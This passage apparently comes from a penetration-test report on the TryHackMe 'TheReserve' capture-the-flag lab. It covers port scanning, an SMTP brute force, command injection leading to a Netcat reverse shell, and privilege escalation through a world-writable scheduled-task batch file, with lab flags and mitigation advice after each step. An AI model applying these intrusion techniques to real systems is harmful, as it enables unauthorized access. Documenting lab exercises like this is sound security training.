

Figure 21

Before proceeding with the VPN file, let's revisit the mail server to explore its potential. I will run an Nmap scan to discover open ports and services, allowing us to determine the best approach for interacting with the server.

(see appendix IV for more information)

```
└─$ nmap -p- mail.thereserve.loc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 13:10 EDT
Nmap scan report for mail.thereserve.loc (10.200.121.11)
Host is up (0.17s latency).
Not shown: 65513 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
587/tcp   open  submission
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
33060/tcp open  mysqlx
47001/tcp open  winrm
```

Figure 22

Next, we will further investigate the open ports identified in the Nmap scan to gather more detailed information about the services running on the mail server. This will help us determine the most effective strategy for further exploration. (see appendix V for more information)

Let's attempt to connect to the email address we discovered earlier. For this, I used a tool called **Evolution** to establish the connection and explore potential vulnerabilities.



Figure 23



Figure 24



Figure 25



Figure 26

Uncovering Vulnerabilities: SMTP Brute Force

On the mail server, we have a lot of open ports and services. Although we have several interesting services available, let's set up a brute force attempt at the SMPT service with Hydra, while looking for exploits for MySQL 8.0.31 (since according to Snyk database, there should be around 39 CVEs associated with versions <8.0.32).



Figure 27

Success! We have obtained valid credentials through the brute force attack on the SMTP service, providing us with access to the mail server.



Figure 28

Risk Assessment

The successful brute force attack on the SMTP service poses significant security risks, as it allows unauthorized access to the mail server. This breach could lead to data leakage, phishing attacks, or further exploitation of internal resources.

Mitigation Strategies

- **Implement Account Lockout Mechanisms**: Enforce policies that temporarily lock accounts after a certain number of failed login attempts to deter brute force attacks.
- **Utilize Strong Password Policies**: Require users to create complex passwords that are difficult to guess, and encourage regular password changes.
- **Enable Two-Factor Authentication (2FA)**: Implement 2FA for an additional layer of security, requiring users to provide a second form of verification beyond just the password.

- **Monitor and Log Access Attempts**: Regularly monitor logs for suspicious activity and set up alerts for potential unauthorized access attempts

With these accounts, we can now try to login into the webmail application, the VPN server (in order to get a VPN file assigned to the users) and if we are lucky, we might ever have Active Directory credentials in our hand. So, ignoring the potential MySQL vulnerabilities and checking the webmail, it is possible to login on both accounts. However, nothing useful is found in the mailboxes

Figure 29

Upon examining the username submission form, it was identified that command injection is possible through the use of the && operator. By appending the command sleep 10, the server's response was deliberately delayed by 10 seconds, confirming the vulnerability. This exploitation ultimately resulted in the retrieval of an OpenVPN configuration file associated with user "x".



Figure 30

A Netcat listener was set up on port 4444 to capture incoming connections. A reverse shell payload was crafted to initiate a connection from the target system back to the attacking machine. Upon submitting the payload, a reverse shell was successfully obtained, providing access to the web server as the www-data user, confirming that the system was vulnerable to remote exploitation. This access allowed control over the server environment.

Command Injection Mitigation :

To mitigate the identified vulnerability, the following steps should be implemented:

1. **Input Validation**: Implement strict input validation to prevent command injection. User inputs should be sanitized and filtered to block special characters and command operators (e.g., &&, ;, |).
2. **Parameterization**: Use parameterized queries or prepared statements where possible to handle user input, ensuring commands are executed in a controlled manner without direct injection.
3. **Least Privilege**: Ensure that the web application runs with the minimum necessary privileges. Limiting the access of the www-data user can reduce the impact of a potential compromise.
4. **Web Application Firewall (WAF)**: Deploy a WAF to detect and block malicious inputs or patterns that indicate command injection attempts.
5. **System Updates**: Regularly update all components of the web application, including the underlying OS, to patch known vulnerabilities.
6. **Monitoring and Logging**: Enable detailed logging and monitoring of server activity to detect suspicious behavior, such as unusual delays or command execution patterns.

These steps will help reduce the risk of command injection attacks and enhance overall security.

Accessing internal VPN Server

Returning to the VPN server, we successfully logged in and retrieved two .ovpn files. Upon examining these files, we noted that the VPN server is specified in the remote field, while the user is indicated in the Subject CN. We modified the remote field to use the hostname vpn.thereserve.loc, enabling us to control the host via our entries in the hosts file. This approach also prevents the need to download the files again if we change subnets.

```
2024-10-20 14:13:09 VERIFY EKU OK
2024-10-20 14:13:09 VERIFY OK: depth=0, CN=server
2024-10-20 14:13:09 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary
ey: 253 bits X25519
2024-10-20 14:13:09 [server] Peer Connection Initiated with [AF_INET]10.200.121.12:1194
2024-10-20 14:13:09 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-10-20 14:13:09 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-10-20 14:13:10 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2024-10-20 14:13:11 PUSH: Received control message: 'PUSH_REPLY,route 10.2001.21 255.255.255.255,route 10.2001.22 255.255.255.255,route-metric 1000,route-g
eway 12.100.1.1,topology subnet,ping 5,ping-restart 120,ifconfig 12.100.1.8 255.255.255.0,peer-id 0'
2024-10-20 14:13:11 Options error: route parameter network/IP '10.2001.21' must be a valid address
2024-10-20 14:13:11 Options error: route parameter network/IP '10.2001.22' must be a valid address
2024-10-20 14:13:11 OPTIONS IMPORT: --ifconfig/up options modified
2024-10-20 14:13:11 OPTIONS IMPORT: route options modified
2024-10-20 14:13:11 OPTIONS IMPORT: route-related options modified
2024-10-20 14:13:11 Using peer cipher 'AES-256-CBC'
2024-10-20 14:13:11 net_route_v4_best_gw query: dst 0.0.0.0
2024-10-20 14:13:11 net_route_v4_best_gw result: via 192.168.109.2 dev eth0
2024-10-20 14:13:11 ROUTE_GATEWAY 192.168.109.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:28:1f:0d
2024-10-20 14:13:11 TUN/TAP device tun0 opened
2024-10-20 14:13:11 net_iface_mtu_set: mtu 1500 for tun0
2024-10-20 14:13:11 net_iface_up: set tun0 up
2024-10-20 14:13:11 net_addr_v4_add: 12.100.1.8/24 dev tun0
2024-10-20 14:13:11 net_route_v4_add: 10.200.121.21/24 via 12.100.1.1 dev [NULL] table 0 metric 1000
2024-10-20 14:13:11 sitnl_send: rtnl: generic error (-22): Invalid argument
2024-10-20 14:13:11 ERROR: Linux route add command failed
2024-10-20 14:13:11 net_route_v4_add: 10.200.121.22/24 via 12.100.1.1 dev [NULL] table 0 metric 1000
2024-10-20 14:13:11 sitnl_send: rtnl: generic error (-22): Invalid argument
2024-10-20 14:13:11 ERROR: Linux route add command failed
2024-10-20 14:13:11 Initialization Sequence Completed
2024-10-20 14:13:11 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
2024-10-20 14:13:11 Timers: ping 5, ping-restart 120
```

Figure 31

This situation suggests that the connection may be in use by another individual, as often occurs in real-world engagements where users rely on remote connections during working hours. Fortunately, the mohammad.ahmed connection appears to be functioning correctly. After establishing the connection, we proceed to examine the network configuration and routing details.

Another potential vulnerability identified in the VPN server is the ability to modify the user field, which permits us to request a VPN configuration file for any user. This could be advantageous if another user attempts to utilize the connection file for mohammad.ahmed. We will add the two machines to our hosts file under the hostnames wrk1.corp.thereserve.loc and wrk2.corp.thereserve.loc, and initiate Nmap scans against both machines. Since they do not respond to ICMP requests, we will ensure our scans include the -Pn flag to skip host discovery and treat the hosts as alive and online.

We have confirmed that we can log in to both WRK machines using the obtained credentials, successfully breaching the perimeter through the use of the Remmina tool.



Figure 32

Risk Assessment

Successfully logging into the WRK machines with the compromised credentials poses significant security risks. This breach could lead to unauthorized access to sensitive data and resources, potentially allowing for further exploitation of the internal network.

Mitigation Strategies

- **Implement Strong Password Policies**: Enforce policies that require the use of complex passwords and regular password updates to enhance account security.
- **Enable Two-Factor Authentication (2FA)**: Implement 2FA on all critical systems to add an additional layer of security, requiring users to provide a second form of verification.
- **Monitor User Activity**: Regularly monitor and audit user activity on critical systems to identify any suspicious behavior that may indicate unauthorized access.
- **Limit User Permissions**: Apply the principle of least privilege by ensuring users have only the necessary permissions required for their roles. This limits potential damage from compromised accounts.
- **Conduct Security Awareness Training**: Educate employees about the importance of security practices, such as recognizing phishing attempts and maintaining strong passwords.

We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

Flag 1, Breaching the Perimeter

THM{18800db2-ef64-4544-9bb7-56ba2dfa31ea}



Figure 33

Flag 2, Breaching Active Directory

THM{febcc4c0-b939-11ed-afa1-0242ac120002}



Figure 34

Flag 3, Foothold on Corporate Division Tier 2 Infrastructure

THM{0ad79d03-5078-4970-ab91-ab24de6892a4}



Figure 35

With access to both machines, we will select one to advance further into the network. Upon logging into the WRK2 machine, we begin by examining the user profile and assessing available options for privilege escalation. During our investigation, we identify a Netcat executable located in the Downloads folder.

If we identify a service or application running on the machine with administrator or system privileges, we may be able to execute Netcat with elevated administrative rights, thereby obtaining an administrative shell

Exploiting Scheduled Tasks for Privilege Escalation

One effective method for gaining higher access privileges on a machine involves identifying scheduled tasks that may be improperly configured. Scheduled tasks are automated processes that the system runs at specific times or under certain conditions. If these tasks reference a file that can be modified, it may present an opportunity for escalation.

To investigate this, we can use a command that generates a list of scheduled tasks that operate with administrative privileges. This list can be exported into a CSV file, which is a format that can be easily read and analyzed.



Figure 36

Upon reviewing the list, we find that most tasks are running from standard system directories, indicating they are typically well-secured. However, we notice one particular task that executes from a file located at C:\SYNC\sync.bat. This finding suggests that there may be an opportunity to modify this task, potentially allowing us to gain elevated access to the system.

We can further investigate the scheduled task by querying its name to obtain more detailed information about its configuration and operation. This additional information will help us understand how the task is set up, including when it runs and the specific actions it performs.

We can use a specific command to gather detailed information about a scheduled task called "FULLSYNC." This command will provide us with a list of the task's characteristics, such as how it is scheduled to run, what actions it performs, and any other relevant details. This information can help us better understand the task's purpose and configuration.

```
C:\Users\laura.wood\Downloads>schtasks /query /fo list /tn FULLSYNC /v

Folder: \
HostName:                             WRK2
TaskName:                             \FULLSYNC
Next Run Time:                        10/20/2024 6:59:36 PM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        10/20/2024 6:54:36 PM
Last Result:                          1
Author:                               CORP\Administrator
Task To Run:                          C:\SYNC\sync.bat
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           12:19:36 PM
Start Date:                           4/2/2023
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        0 Hour(s), 5 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
```

Figure 37

We can verify the permissions associated with the sync.bat file by using a specific command. This command allows us to check who has access to the file and what level of access they possess. Upon review, we find that our user account has been granted Full Access to this file, meaning we can read, write, and modify it without any restrictions.

```
C:\Users\laura.wood\Downloads>icacls C:\SYNC\sync.bat
C:\SYNC\sync.bat Everyone:(F)
                 BUILTIN\Users:(F)
                 NT AUTHORITY\SYSTEM:(I)(F)
                 BUILTIN\Administrators:(I)(F)
                 BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\laura.wood\Downloads>
```

Figure 38

With this information, we can utilize the Netcat executable we previously discovered. By modifying the scheduled task to run this executable with administrative privileges, we can establish a listener. When the task executes, it will connect back to us, granting an elevated reverse shell. This access allows us to perform actions on the system with higher privileges, enabling us to manage the machine more effectively.



Figure 39



Figure 40



Figure 41

